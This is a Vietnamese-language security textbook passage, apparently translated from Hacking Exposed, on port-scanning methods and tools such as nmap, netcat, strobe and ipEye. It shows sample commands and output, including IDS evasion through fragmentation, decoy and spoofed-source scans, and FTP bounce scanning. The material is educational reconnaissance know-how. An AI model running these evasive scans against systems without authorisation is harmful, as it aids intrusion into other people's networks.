Trước khi chúng ta đi sâu tìm hiểu những công cụ quét cổng cần thiết, chúng ta phải tìm hiểu các thủ thuật quét cổng hiện có. Một trong những nhân vật đi đầu trong việc quét cổng là Fyodor. Ông đã đúc kết rất nhiều thủ thuật quét cổng trong công cụ nmap. Rất nhiều trong các hình thức quét cổng mà chúng ta sẽ thảo luận là công sức của Fyodor.

▼**TCP connect scan**: Hình thức quét này kết nối với cổng mục tiêu và hoàn thành một quan hệ ba chiều (SYN, SYN/ACK, và ACK). Hệ thống mục tiêu có thể dễ dàng phát hiện mối quan hệ này. Hình 2-2 giới thiệu một mô hình mối quan hệ 3 chiều TCP.



Hình 2-2. (1) Gửi đi một gói tin SYN, 92) nhận một gói tin SYN/ACK, và (3) gửi đi một gói tin ACK.

■ **TCP SYN scan** Thủ thuật này có tên Quét nửa mở (half-open scanning) bởi nó không thiết lập một kết nối TCP kín. Thay vào đó, một gói tin SYN được gửi tới một cổng mục tiêu. Nếu nhận được một SYN/ACK từ một cổng mục tiêu thì chúng ta có thể suy ra rằng nó đang ở trạng thái NGHE. Nếu nhận được một RST/ACK, điều đó chứng tỏ rằng một cổng đang không ở trang thái nghe. Một RST/ACK sẽ được gửi đi bởi một hệ thống thực hiện quét cổng vì vậy không thể thiết lập được một kết nối kín. Thủ thuật này có lợi thế là kín đáo hơn so với một kết nối TCP đầy đủ và hệ thống mục tiêu không thể ghi chép được.

■ **TCP FIN scan** Thủ thuật này gửi đi một gói tin FIN tới cổng mục tiêu. Dựa trên RFC 793 (http://www.ietf.org/rfc/rfc0793.txt), hệ thống mục tiêu sẽ

gửi chở lại một RST tới tất cả các cổng đã đóng. Thủ thuật này chỉ có tác dụng trên các ngăn xếp TCP/IP dựa trên UNIX.

■ **TCP Xmas Tree scan** Thủ thuật này gửi một gói tin FIN, URG và PUSH tới cổng mục tiêu. Dựa trên RFC 793, hệ thống mục tiêu sẽ gửi chở lại một RST tới tất cả các cổng đã đóng.

■ **TCP Null scan** Thủ thuật này sẽ tắt tất cả các cờ hiệu. Dựa trên RFC 793, hệ thống mục tiêu sẽ gửi chở lại một RST tới tất cả các cổng đã đóng.

■ **TCP ACK scan** Thủ thuật này được sử dụng để ghi ta các bộ quy tắc firewall. Nó có thể hỗ trợ xác định nếu như firewall là một thiết bị lọc gói tin đơn giản chỉ cho phép những kết nối được thiết lập (các kết nối bằng bộ ACK bit) hoặc một firewall kiên cố có tính năng ưu việt lọc các gói tin.

■ **TCP Windows scan** Thủ thuật này có thể phát hiện những cổng mở, được lọc/chưa được lọc trên một số hệ thống (ví dụ AIX và FreeBSD) do sự khác thường trong cách xác định kích cỡ TCP Windows

■ **TCP RPC scan** Thủ thuật này đặc trưng cho các hệ thống UNIX và được sử dụng để phát hiện và xác định các cổng Remote Procedure Call (RPC) và số phiên bản và chương trình liên quan.

▲ UDP scan Thủ thuật này gửi đi một gói tin UDP tới cổng mục tiêu. Nếu như cổng mục tiêu đáp ứng bằng một thông tin "ICMP port unreachable", thì có nghĩa là cổng đã đóng. Ngược lại, nếu ta không nhận được thông tin "ICMP port unreachable", ta có thể suy ra là cổng đang ở trạng thái mở. Vì UDP được hiểu là một giao thức không kết nối, tính chính xác của thủ thuật này phụ thuộc rất nhiều vào nhiều nhân tố liên quan đến sự sử dụng mạng và các tài nguyên hệ thống. Ngoài ra, quét UDP là một quá trình diễn ra chậm nếu như bạn muốn quét một thiết bị có sử dụng tính năng lọc gói tin quá nặng. Nếu bạn muốn quét UDP trên Internet, chuẩn bị đối phó với những kết quả có thể không đáng tin cậy.

Một số lần thực hiện nhất định có những đặc điểm hạn chế đó là việc gửi chở lại những RST tới tất cả các cổng được quét cho dù những cổng đó có đang ở trạng thái nghe hay không. Do vậy, kết quả thu được có thể thay đổi khi thực hiện quét; tuy nhiên SYN và connect scan sẽ không có tác dụng đối với tất cả các máy chủ.

Xác định các dịch vụ TCP và UDP đang chạy

Tiện ích của một công cụ quét cổng tốt là một thành tố quan trọng của quá trình thăm dò. Mặc dầu có rất nhiều công cụ quét cổng cho môi trường UNIX và NT, chúng ta chỉ có thể giới hạn tìm hiểu một số thiết bị quét cổng phổ thông và có hiệu quả nhất.

Strobe

Strobe là một tiện ích quét cổng TCP yếu do Julian Assange viết (ftp://ftp.FreeBSD.org/pub/FreeBSD/ports/disfiles/strobe-1.06.tgz). Đây là một công cụ sử dụng trong một khoảng thời gian và là một trong những công cụ quét cổng TCP nhanh và hiệu quả nhất. Một số đặc điểm chính của strobe gồm có tính năng tối ưu hệ thống và các tài nguyên mạng và quét hệ thống mục tiêu theo một cung cách hiệu quả. Ngoài tính năng hữu hiệu, phiên bản strobe 1.04 và các phiên bản sau này sẽ thực sự nắm giữ được các biểu tượng liên quan của mỗi cổng mà chúng kết nối tới. Tính năng này giúp xác định cả hệ điều hành và các dịch vụ đang chạy. Banner grabbing sẽ được tìm hiểu kỹ hơn trong Chương 3.

Kết quả strobe liệt kê mỗi cổng nghe TCP:

```
[tsunami] strobe 192.168.1.10
strobe 1.03  1995 Julian Assange (proff@suburbia.net).
192.168.1.10    echo            7/tcp Echo [95, JBP]
192.168.1.10    discard         9/tcp Discard [94, JBP]
192.168.1.10    sunrpc          111/tcp rpcbind SUN  RPC
192.168.1.10    daytime 13/tcp Daytime  [93, JBP]
192.168.1.10    chargen 19/tcp ttytst source
192.168.1.10    ftp             21/tcp  File Transfer [Control] {96,JBP}
192.168.1.10    exec            512/tcp remote login a  telnet
192.168.1.10    login           513/tcp shell like exec, but automatic
192.168.1.10    cmd             514/tcp Secure Shell
192.168.1.10    ssh             22/tcp Telnet{ 112.JBP}
192.168.1.10    telnet          23/tcp Simple Mail Transfer {102, JBP}
192.168.1.10    smtp            25/tcp networked file system
192.168.1.10    nfs             2049/tcp top
192.168.1.10    lockd           4049/tcp unassigned
192.168.1.10    unknown         32772/tcp unassigned
192.168.1.10    unknown         32773/tcp unassigned
192.168.1.10    unknown         32778/tcp unassigned
192.168.1.10    unknown         32799/tcp unassigned
192.168.1.10    unknown         32804/tcp unassigned
```

Mặc dầu strobe rất đáng tin cậy nhưng bạn cũng cần phải chú ý đến một số điểm hạn chế của sản phẩm này. Stobe chỉ là một thiết bị quét TCP thuần túy do vậy không có tính năng quét UDP. Do vậy, chỉ với quét TCP thôi thì chúng ta chỉ coi như mới xem được một nửa của bức tranh. Ngoài ra, strobe chỉ sử dụng công nghệ quét kết nối TCP khi thực hiện kết nối tới mỗi cổng. Mặc dầu tính năng vận hành này làm tăng tính tin cậy của sản phẩm nhưng nó cũng làm cho thao tác quét cổng dễ dàng bị phát hiện hơn bởi hệ thống mục tiêu. Đối với những thủ thuật quét bổ xung nằm ngoài tính năng của strobe thì chúng ta phải tìm hiểu kỹ lưỡng hơn bộ công cụ.

udp_scan

Do strobe chỉ có tính năng quét TCP, chúng ta có thể sử dụng udp_scan của SATAN (Công cụ của Quản trị viên bảo mật để phân tích mạng) do Dan

Farmer và Wietse Venema viết vào năm 1995. Mặc dầu SATAN có hơi lỗi thời nhưng những công cụ vẫn hoạt động rất tốt. Ngoài ra, những phiên bản mới nhất của SATAN, hiện có tên SAINT, vừa mới được tung ta tại địa chỉ http://wwdsilx.wwdsi.com. Rất nhiều tiện ích khác có tính năng quét UDP. Tuy nhiên, chúng ta nhận thấy rằng udp_scan là một trong những công cụ quét UDP có uy tín nhất. Chúng ta cũng cần thừa nhận rằng mặc dầu udp_scan là một công cụ đáng tin cậy nhưng nó cũng có những tác dụng phụ có hại đó là khởi động một thông điệp quét SATAN từ một sản phẩm IDS quan trọng. Do vậy nó vẫn chưa phải là một sản phẩm hoàn hảo cho bạn. Thông thường chúng ta sẽ tìm kiếm những loai cổng nổi tiếng dưới 1024 và những cổng rủi ro cao trên 1024.

```
[stsunami]  udp_scan 192.168.1.1.1-1024
42: UNKNOWN
53: UNKNOWN
123: UNKNOWN
135: UNKNOWN
```

netcat

Một tiện ích tuyệt vời khác đó là netcat hoặc nc do Hobbit viết (hobbit@avian.org). Sản phẩm này có nhiều tính năng đến nỗi chúng ta goi nó là con dao Thụy sỹ trong bộ công cụ bảo mật. Trong khi chúng ta sẽ tìm hiểu kỹ một số tính năng ưu việt của sản phẩm này trong toàn bộ nội dung cuốn sách thì nc lại cung cấp những tính năng quét cổng TCP và UDP. Lựa chọn đối sối –v và –vv sẽ thu được những kết quả dài dòng. Lựa chọn –z tạo ra ché độ zero I/O và được sử dụng cho việc quét cổng, và lựa chọn –w2 tạo ra một giá trị thời gian chết cho mỗi lần kết nối. Theo mặc định nc sẽ sử dụng cổng TCP, do vậy ta phải xác định lựa chọn –u để quét cổng UDP (như trong ví dụ thứ hai sau đây).

```
[tsunami]  nc  -v  -z  -w2  192.168.1.1 1 –140

[192.168.1.1]  139 (?) open
[192.168.1.1]  135 (?) open
[192.168.1.1]  110 (pop -3) open
[192.168.1.1]  106 (?) open
[192.168.1.1]  81 (?) open
[192.168.1.1]  80 (http) open
[192.168.1.1]  79 (finger) open
[192.168.1.1]  53 (domain) open
[192.168.1.1]  42(?) open
[192.168.1.1]  25 (smtp) open
[192.168.1.1]  21 (ftp) open

[tsunami]  nc  -u  -v  -z  -w2  192.168.1.1 1  -140
[192.168.1.1]  135 (ntportmap) open
[192.168.1.1]  123 (ntp) open
```

[192.168.1.1] 53 (domain) open
[192.168.1.1] 42 (name) open

Network mapper (nmap)

Chúng ta vừa mới tìm hiểu một số công cụ quét cổng chính bây giờ chúng ta sẽ chuyển sang tìm hiểu tiếp các công cụ quét cổng cao cấp hiện có đó là nmap. Nmap (http://www.insecure.org/nmap) của Fyodor cung cấp tính năng quét TCP và UDP như đã đề cấp đến trong phần giới thiệu các thủ thuật quét cổng trước đó. Hiếm có sản phẩm nào mà hội tụ trong nó nhiều tiện ích đến vậy. Bây giờ chúng ta cùng xem xét một số đặc điểm chính của sản phẩm này.

```
[tsunami] # nmap  -h
nmap  V.  2. 53 Usage: nmap [Scan Type(s)]  [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
  -sT  TCP connect ( ) port scan by default
* -sS TCP SYN stealth port scan (best all-around TCP scan)
* -sU UDP port scan
   -sP ping scan  (Find any reachable machines)
*  -sF,  -sX,  -sN Stealth FIN, Xmas, or Null scan  (experts only)
   -sR/-1  RPC/Identd scan  (use with other scan types)
Some Common Option  (none are required, most can be combined):
*  -O Use TCP/IP fingerprinting to guess remote operating system
*  -p <range> ports to scan. Example range: '1-1024, 1080, 6666, 31337'
  -F Only scans ports listed in nmap –services
  -V Verbose. Its use is recommended. Use twice for greater effect.
  -p0 Don't ping hosts (needed to scan www.microsoft .com and other)
*  -Ddecoy_host1,decoy2[,….] Hide scan using many decoys
  -T <Paranoid |Sneaky|Police|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve  [default: sometimes resolve]
  -oN/ -oM <logfile> Output normal/machine parsable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '_' for stdin
*  -S <your_IP>/-e  <devicename>  Specify source address or network interface
  -- interactive Go into interactive mode  (then press h for help)
[tsunami] nmap  -sS  192.168.1.1
Starting nmap V. 2. 53 by fyodor@insecure.org
Interesting ports on (192.168.1.11):
( The 1504 ports scanned but not shown below are is state: closed)
```

Port	State	Protocol	Service
21	open	tcp	ftp
25	open	tcp	smtp
42	open	tcp	nameserver
53	open	tcp	domain
79	open	tcp	finger
80	open	tcp	http
81	open	tcp	hosts2 -ns
106	open	tcp	pop3pw
110	open	tcp	pop -3
135	open	tcp	loc -srv
139	open	tcp	netbios -scan
443	open	tcp	https

Nmap có một số tính năng mà chúng ta cần tìm hiểu kỹ. Chúng ta vừa thấy cú pháp được sử dụng để quét một hệ thống. Tuy nhiên nmap giúp chúng ta dễ dàng quét toàn bộ mạng. Qua tìm hiểu ta có thể thấy là nmap cho phép chúng ta nhập vào những miền trong ký hiệu khóa CIDR (Class Inter-Domain Routing) (xem RFC 1519 – http://www.iftf.org/rfc/rfc1519.txt), một dạng thức tiện lợi cho phép chúng ta xác định 192.168.1.254 là miền. Cũng cần chú ý rằng sử dụng lựa chọn –o để lưu kết quả sang một file độc lập. Lựa chọn –oN sẽ lưu kết quả ở dạng thức mà con người có thể đọc được.

[tsunami] # nmap -sP 192.168.1.0/24 -oN outfile

Nếu bạn muốn lưu kết quả vào trong một file định giới bằng tab để sau đó bạn có thể phân tách kết quả theo một chương trình, bạn hãy sử dụng lựa chọn –oM. Vì chúng ta có thể thu được nhiều thông tin sau lần quét này do vậy ta nên lưu những thông tin thu được vào một trong 2 dạng thức trên. Trong một số trường hợp bạn có thể kết hợp cả lựa chọn –oN và –oM để lưu thông tin vào cả 2 dạng thức.
Giả sử sau khi thăm dò một hệ thống bạn phát hiện ra rằng hệ thống đó đang sử dụng một thiết bị lọc gói tin đơn giản như là một firewall. Khi đó ta có thể sử dụng lựa chọn –f để chia tách gói tin. Lựa chọn này sẽ phân tách những phần đầu TCP đối với một số gói tin mà các thiết bị kiểm soát truy nhập hoặc các hệ thống IDS rất khó phát hiện thao tác quét. Trong hầu hết mọi trường hợp, các thiết bị lọc gói tin hiện đại và các firewall dựa trên ứng dụng sẽ sắp xếp các phần phân tách trước khi đánh giá chúng. Rất có thể là những thiết bị kiểm soát truy nhập hoặc những thiết bị yêu cầu phải hoạt động hết tính năng sẽ không thể chắp liền những gói tin trước khi tiến hành thao tác tiếp theo.

Phụ thuộc vào mức độ phức tạp của máy chủ và mạng mục tiêu, những lần quét do đó có thể dễ dàng bị phát hiện. Nmap có tính năng nhử mồi phụ được nhằm chôn vùi site mục tiêu bằng thông tin tràn ngập thông qua việc sử dụng lựa chọn –D. Tiền đề chính của sự lựa chọn này đó là thực hiện quét nhử mồi cùng thời điểm tiến hành quét thực. Ta có thể thực hiện thao tác này bằng cách kiểm trứng địa chỉ nguồn của một máy chủ hợp thức và sáo chộn giữa quét giả và quét thực. Tiếp đó hệ thống mục tiêu sẽ đáp ứng lại những địa chỉ đã được kiểm trứng cũng như lần quét thực. Ngoài ra site mục tiêu có nhiệm vụ nặng nề đó là truy ra mọi lần quét xem đâu là quét hợp thức và đâu là quét giả. Ta cũng cần phải chú ý rằng các địa chỉ giả phải ở trạng thái hoạt động, hoặc những thao tác quét của bạn có chôn vùi hệ thống mục tiêu và gây ra tình trạng từ chối dịch vụ.

[tsunami] nmap -sS 192.168.1.1 -D 10.1.1.1
www.target_web.com, ME -p25, 139,443

Starting nmap V.2.53 by fyodor@insecure.org
Interesting ports on (192.168.1.1):

Port	State	Protocol	Service
25	open	tcp	smtp
443	open	tcp	https

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

Trong ví dụ trước đây, nmap cung cấp những tính năng quét giả nhằm đánh lừa giữa những thao tác quét cổng hợp thức và quét cổng giả.

Một đặc tính quét rất hữu hiệu nữa đó là thực hiện *ident scanning*. Ident (xem RFC 1413 –http://www.ietf.org/rfc/rfc1413.txt) được sử dụng xác định đối tượng sử dụng của một kết nối TCP cụ thể bằng cách liên lạc với cổng 113. Rất nhiều phiên bản ident sẽ thực sự đáp ứng được người chủ của một quá trình vốn chỉ đặc trưng cho một cổng nhất định. Tuy nhiên, điều này quả là hiệu quả chống lại mục tiêu UNIX.

[tsunami] nmap -I 192.168.1.10
Starting nmap V.2.53 by fyodor@insecure.org

Port	State	Protocol	Service	Owner
22	open	tcp	ssh	root
25	open	tcp	smtp	root
80	open	tcp	http	root
110	open	tcp	pop-3	root
113	open	tcp	auth	root
6000	open	tcp	X11	root

Chú ý rằng trong ví dụ trên ta thực sự có thể xác định được người chủ của mỗi quá trình. Nếu đọc giả tinh ý có thể nhận thấy rằng máy chủ web đang chạy với tư cách là "root" chú không phải là một đối tượng sử dụng không có đặc quyền "nobody". Đây là một thao tác bảo mật vô cùng lỏng lẻo. Do vậy bằng cách thực hiện quét ident scan ta có thể biết được rằng nếu như dịch vụ HTTP bị phá bằng cách cho phép một đối tượng sử dụng không hợp thức chạy lệnh thì kẻ tấn công sẽ ngay lập tức có thể truy nhập gốc.

Thủ thuật quét cuối cùng mà chúng ta sẽ tìm hiểu đó là *FTP bounce scanning* (quét nảy). Hobbit đã biến hình thức tấn công FTP bounce thành một hiện tượng đáng chú ý. Trong tài liệu gửi tới Bugtraq vào năm 1995 (http://www.securityfocus.com/templates/archive.pike?list=1&199507120620.CAA18176@narq.avian.org), Hobbit đã nêu ra một số lỗ hổng cố hữu trong giao thức FTP (RFC 959 –http://www.ietf.org/rfc/rfc0959.txt). Về bản chất thì hình thức FTP bounce attack là một phương pháp chuyển các kết nối thông qua một máy chủ FTP bằng cách lạm dụng sự hỗ chợ cho những kết nối FTP ủy quyền. Như Hobbit đã nêu ra trong bản thông báo của mình FTP bounce attack "có thể sử dụng để gửi những thư và tin thức ảo không thể bị phát hiện, tấn công vào nhiều vùng của máy chủ, làm đầy đĩa, vượt qua firewall, nói chung là nó gây khó chịu và rất khó bị phát hiện." Ngoài ra bạn có thể đẩy

những thao tác quét ra khỏi máy chủ FTP để ẩn đi thông tin về bạn, hoặc thậm trí có thể bỏ qua các cơ chế kiểm soát truy nhập.

Thông thường nmap sẽ hỗ trợ hình thức quét này bằng lựa chọn –b; tuy nhiên cần có một số điều kiện cụ thể. Trước hết máy chủ FTP phải có một thư mục có thể đọc và ghi ví dụ như /incoming. Thứ hai là máy chủ FTP phải cho phép nmap nhập thông tin cổng giả bằng lệnh PORT. Mặc dầu thủ thuật này rất hữu hiệu trong việc bỏ qua được các thiết bị kiểm soát truy nhập cũng như ẩn đi thông tin của bạn nhưng nó lại là một quá trình diễn ra chậm chạp. Hơn nữa một số phiên bản máy chủ FTP mới không cho phép thực hiện hình thức này.

Chúng ta vừa mới giới thiệu những công cụ cần thiết để thực hiện quét cổng, nhưng chúng ta cũng cần phải biết cách phân tích dữ liệu thu được từ mỗi công cụ này. Cho dù dùng công cụ nào đi chăng nữa chúng ta cũng đều phải xác định được các cổng mở để biết thông tin về hệ điều hành. Ví dụ khi cổng 139 và 135 ở trạng thái mở thì rất nhiều khả năng hệ điều hành đó là Windows NT. Windows NT thường nghe trên cổng 135 và 139. Điều này khác biệt so với Windows 95/98 vốn chỉ nghe trên cổng 139.

Xem lại kết quả thu được của strobe (xem phần trước) ta có thể thấy được rất nhiều dịch vụ đang chạy trên hệ thống này. Nếu chúng ta có thể tiến hành đoán có cơ sở thì dường như hệ điều hành có nhiều điểm tương đồng với UNIX. Chúng ta có thể kết luận như vậy bởi thiết bị ghi cổng (portmapper 111), các cổng dịch vụ Berkeley R (512-514) và cổng 3277X trở lên đều đang nghe. Sự hiện hữu của những cổng như thế chỉ ra rằng hệ thống này đang chạy UNIX. Ngoải ra nếu như ta phải đoán mùi hương của UNIX thì ta phải đoán Solaris. Chúng ta đã biết rằng Solaris thường chạy các dịch vụ trong phạm vi 3277X. Cần ghi nhớ rằng chúng ta đang giả định và rằng rất có thể sẽ là loại hệ điều hành nào khác.

Bằng thao tác quét cổng TCP và UDP đơn giản, chúng ta có thể xác định nhanh chóng về đặc điểm lộ rõ của hệ thống mục tiêu. Ví dụ, nếu cổng 139 đang ở trạng thái mở trên máy chủ Windows NT thì cổng này có thể phải gặp nhiều rủi ro hơn. Chương 5 sẽ nghiên cứu kỹ về những điểm yếu cố hữu của Windows NT và cách sử dụng đường truy nhập cổng 139 để phá vỡ an ninh hệ thống vốn không có biện pháp bảo mật hợp lí chống lại sự truy nhập vào các cổng này. Trong ví dụ, hệ thống UNIX cũng trong tình trạng nguy hiểm do những dịch vụ đang nghe cung cấp nhiều tính năng và đã lộ rõ những điểm yếu bảo mật. Ví dụ các dịch vụ Remote Procedure Call (RPC) và dịch vụ Network File System (NFS) là hai cách kẻ tấn công phá an ninh máy chủ UNIX (xem Chương 8). Ngược lại, kẻ tấn công không thể phá an ninh của một dịch vụ từ xa nếu dịch vụ đó đang không ở trạng thái nghe. Do vậy chúng ta cần chú ý rằng càng nhiều dịch vụ chạy thì hệ thống càng có nguy cơ bị tấn công.

Các công cụ quét cổng dựa trên Windows

Chúng ta đã tìm hiểu khá kỹ về những thiết bị quét cổng trên phương diện của một đối tượng sử dụng nhưng điều đó có nghĩa là những đối tượng sử dụng Windows không thể tham gia vào cuộc chơi không? Lẽ đương nhiên là không rồi – các công cụ quét cổng sau đây đã trở thành những công cụ hàng đầu của chúng tôi do sự ưu việt về tốc độ, tính chính xác và các tính năng khác.


NetScanTools Pro 2000 (công cụ quét NetScan cho Pro 2000)

Là một trong những công cụ khám phá mạng đa năng nhất hiện nay, NetScanTools Pro 2000 (NSTP2K) cung cấp mọi tiện ích tuyệt vời trong một giao diện: DNS query bao gồm có nslookup và dig với axfr, whois, ping sweeps, NetBIOS name table scans, SNMP walk…Ngoài ra nó còn có thể thực hiện đồng thời nhiều tính năng. Bạn có thể quét cổng trên một mạng đồng thời quét ping trên một mạng khác. (Mặc dầu vậy tính năng này cũng không hoàn toàn đáng tin cậy khi làm việc với những mạng lớn, trừ phi bạn phải thực sự kiên nhẫn).

NetScanTools Pro 2000 cũng bao gồm nột trong những thiết bị quét cổng dựa trên Windows tốt nhất hiện nay, trên phím tab Port Probe. Các tính năng của Port Strobe bao gồm có mục tiêu động và xác định cổng (cả danh sách cổng và IP mục tiêu đều có thể được nhập từ những file văn bản này), hỗ trợ quét TCP và UDP (mặc dầu không lựa chọn từng cổng một) và tốc độ đa luồng. Xét về mặt trái thì kết quả thu được của Port Strobe có vẻ hơi rắc rối khiến rất khó phân tách bằng script hoặc các công cụ phân tách dữ liệu. Đặc tính của Port Strobe không cho phép cài đặt script. Chúng ta mong muốn là kết quả của một chức năng có thể được nhập trực tiếp vào một chức năng khác.

Nói chung, NSTP2K (http://www.nwpsw.com) là một sản phẩm được viết rất chuyên nghiệp thường xuyên được cập nhật bằng nhưng service pack, tuy vậy vẫn còn khá khiêm tốt khi xét đến phương diện cạnh tranh. Một phiên bản ít tính năng hơn có tên NetScanTool (hiện đã có phiên bản 4) hiện đang tiến hành thử nghiệm trong vòng 30 ngày nhưng nó vẫn không có những tính năng tương tự như của Pro 2000. (Ví dụ nó không thể quét UDP).

Khi sư dụng NSTP2K, chú ý vô hiệu hóa máy chủ ident trên phím tab Máy chủ IDENT qua đó giúp bạn không nghe trên cổng TCP 113 khi bạn tiến hành phá. Hình 2-3 minh họa NSTP2K đang quét một vùng mạng cấp trung bình.




Hình 2-3. Các công cụ NetScan Pro 2000 là một trong những công cụ thăm dò mạng /thiết bị quét cổng dựa trên Windows có tốc độ cao nhất.

SuperScan

SuperScan, của Founstone, được giới thiệu trên địa chỉ http://www.foundstone.com/rdlabs/termsofuse.php?filename=superscan.exe. Đây là một thiết bị quét cổng TCP đốc độ cao với giá phải cả phải chăng hoặc miễn phí. Cũng giống như NSTP2K, thiết bị này cũng có tính năng xác định danh sách cổng và IP mục tiêu động. Lựa chọn Extract From File đặc biệt tiện lợi (xem hình 2-4). Thông tin chi tiết được miêu tả trong phần hệ thống trợ giúp, chúng tôi giới thiệu sơ qua để các bạn có thể thấy rõ rằng đây là một công cụ tiết kiệm thời gian:

"[Tính năng Extract From File] tiến hành quét qua bất một file văn bản nào và trích các địa chỉ IP và hostname hợp lệ. Chương trình này đặc biệt thông minh khi tìm kiếm những hostname hợp lệ từ văn bản tuy nhiên đôi khi nó đòi hỏi trước đó phải loại bỏ văn bản rắc rối bằng một trình soạn thảo ngoài hệ thống. Bạn có thể click vào Browse và Extract bao nhiêu lần tùy thích sử dụng những file khác nhau và chương trình này sẽ nhập hostname mới vào danh sách. Bất kỳ một hostname nào trùng lặp sẽ bị loại bỏ. Khi đã tìm thấy tất cả các hostname bạn có thể click vao nút Resolve để chuyển tất cả các hostname thành địa chỉ IP dạng số chuẩn bị cho thao tác quét cổng."



Hình 2-4: Tính năng SuperScan Extract From File đặc biệt tiện lợi. Chỉ vào bất kỳ một file văn bản nào, và nhập hostname và địa chỉ IP để chuẩn bị tiến hành quét cổng

Thao tác quả là rất dễ dàng như chúng tôi đã minh họa trong Hình 2-4. SuperScan cũng đưa ra một vài danh sách cổng khá đầy đủ như ta vừa thấy. (chúng ta bị lôi cuốn bởi danh sách có tên henss.lst, tuy nhiên nếu bạn ghi từng chữ cái đầu tiên của mỗi từ trong tiêu đề của cuốn sách này thì ta thấy rằng mình đã có phần thiên vị -cảm ơn Robin.) Các cổng có thể được lựa chọn thủ công bỏ chọn để tìm ra cốt lõi thực sự. SuperScan cũng có tốc độ rất cao.

WinScan

WinScan, của Sean Mathias thuộc Prosolve (http://www.prosolve.com) là một công cụ quét miễn phí có cả phiên bản hình họa (winscan.exe) và dòng lệnh (scan.exe). Thông thường chúng ta sử dụng phiên bản dòng lệnh trong bản ghi do tính năng quét các mạng cỡ Class C và kết quả dễ phân tách. Sử dụng phiên bản Win32 của các tiện ích strings, tee và tr của Công ty Mortice Kern Systems (http://www.mks.com), lệnh NT sau sẽ tiến hành quét toàn mạng tìm kiếm các cổng Well Known từ 0 cho đến 1023 và nhập kết quả thu được vào một các cột được giới hạn bởi dấu hai chấm của địa chỉ IP: service_nameport_#pairs.

```
Scan.exe -n 192.168.7.0 -s 0 -e 1023 -f | strings | findstr / c:"/tcp" | tr\
011\040 : | tr -s : : | tee -ia results.txt
```

Ta không nên sử dụng khóa chuyển đổi –f của scan.exe vì kết quả thu được có thể không hoàn toàn chính xác.

Kết quả bản ghi tương tự như sau:
192.168.22.5: nbsession: 139/tcp
192.168.22.16: nbsession: 139/tcp
192.168.22.32: nbsession: 139/tcp
Cảm ơn Patrick Heim và Jason Glassberg vì đã tạo ra những dòng lệnh tuyệt vời này.

ipEye

Bạn có cần Linux và nmap để tiến hành quét các gói tin lạ không? Hãy suy nghĩ kỹ - ipEye của Arne Vidstrom tại địa chỉ http://ntsecurity.nu sẽ tiến hành quét cổng nguồn, cũng như SYN, FIN và Xmas thông qua dòng lệnh Windows. Nhược điểm duy nhất của công cụ này là nó chỉ chạy trên Win2000 và chỉ có thể quét được một máy chủ tại một thời điểm. Sau đây là một ví dụ ipEye đang quét SYN có nguồn là cổng TCP 20 nhằm xâm nhập các quy tắc bộ lọc trên một cầu dẫn, cũng tương tự như lựa chọn đối số -p trong nmap:

```
C:\Toolbox>ipeye.exe  192.168.234.110  -syn  -p  1  1023  -sp  20

IpEye  1.1  -  (C)  2000, Arne Vidstrom ( arne.vidstrom@ntsecurity.nu)
            -   http://ntsecurity.nu/toolbox/ipeye/

1 – 52 [ closed or reject]
53 [open]
54  - 87  [closed or reject]
88  [open]
89  - 134  [closed or reject]
135  [open]
136  - 138  [closed or reject]
139 [open]
…
636 [open]
637  - 1023  [closed or reject]
1024 – 65535  [not scanned]
```

Do có nhiều cầu dẫn và firewall ACL được cấu hình nhằm cho phép các giao thức như DNS (UDP 53), kênh dữ liệu FTP (TCP 20), SMTP (TCP 25) và HTTP (TCP 80) để lọt qua các bộ lọc, thao tác quét cổng nguồn có thể xâm chiếm các thiết bị điều khiển bằng cách đánh lừa với tư cách là luồng thông tin đi vào. Bạn phải biết dấu cách địa chỉ đằng sau firewall hoặc cầu dẫn. Tuy nhiên có được thông tin này cũng khó một khi công cụ NAT được sử dụng (NetBIOS Auditing Tool).

WUPS

Thiết bị quét cổng UDP (WUPS) cũng là sản phẩm của cùng một tác giả (Arne Vidstrom) tại địa chỉ http://ntsecurity.nu. Đây là một công cụ quét cổng UDP có độ tin cậy cao (phụ thuộc vào delay setting) mặc dầu nó chỉ có thể tiến hành quét từng máy chủ một để lần lượt phát hiện các cổng. WUPS còn là một công cụ có tính năng quét cổng UDP nhanh và đơn lẻ, như minh họa trong Hình 2-5.

Port Scanning Breakdown (Sự cố quét cổng)

Bảng 2-2 liệt kê các công cụ quét cổng phổ thông cùng với những hình thức quét của các công cụ này.

◙ Biện pháp đối phó Quét cổng

